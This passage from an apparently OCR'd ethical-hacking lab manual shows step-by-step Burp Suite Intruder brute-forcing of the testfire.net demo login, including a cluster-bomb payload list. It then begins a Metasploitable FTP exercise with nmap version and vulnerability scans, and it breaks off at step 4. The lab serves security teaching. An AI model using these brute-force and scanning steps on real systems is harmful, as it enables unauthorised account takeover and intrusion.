
You got the username and password as output.

Step 3: If a credential is already known, we can input it and indicate the unknown credential letter with a capital letter. You can get the other credentials.





Perform password cracking of online vulnerable website(testfire.net) using Burpsuite.

Step 1: Turn on the kali linux and turn on the burpsuite.





Step 2: Go to testfire.net now in your Firefox browser, then proceed to the sign-in page. Now activate the burp while maintaining the intercept. Now enter any random user name and password in the user name and password field.







Step 3: Now send the request to the intruder and give clear$ option. Now choose just the username and click the add$ option. Repeat this process for the password as well. Set the cluster bomb attack type.





Step 4: Set the payload now. choose a simple list as the payload type and a payload size of 2. Add the actual username and password to any four random usernames now. Choose the "Start Attack" option, and a list of lengths will appear. The username and password that actually exist have a different length.



File Machine View Input Devices Help
Burp Suite Community Edition v2022.12.5 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extensions Learn
Settings
Positions Payloads Resource Pool Options
Payload Sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set: 2
Payload count: 8
Payload type: Simple list
Request count: 16
Payload Options [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
admin
password
addd
passs
admin1
pass1
asss
apppp
Add
Add from list ... [Pro version only]
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Rule
Payload Encoding
This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.
URL-encode these characters:
Type here to search
ENG
13:01
14-03-2023
Right Ctrl




Perform Exploiting Metasploit.

Exploiting Metasploit using FTP


In this attack we use the FTP port to exploit the metasploitable.
Step 1: Open Metasploit and Kali Linux simultaneously. Locate the kali and metasploit table machine's ip addresses. by executing the ifconfig and nbtscan commands.




Step 2: Initiate the database and check the status of the database and start the database.




Step 3: Use the nmap tool to determine the system version. putting the nmap -sV command in for 192.168.56.101. We can obtain the version, the port's status, and the many services by using this command.




Step 4: As we will be using the ftp port for the attack, we must first scan it for vulnerabilities. To do this, type the command nmap -p 21 - -script vuln 192.168.56.101. This will allow us to see the vulnerabilities.



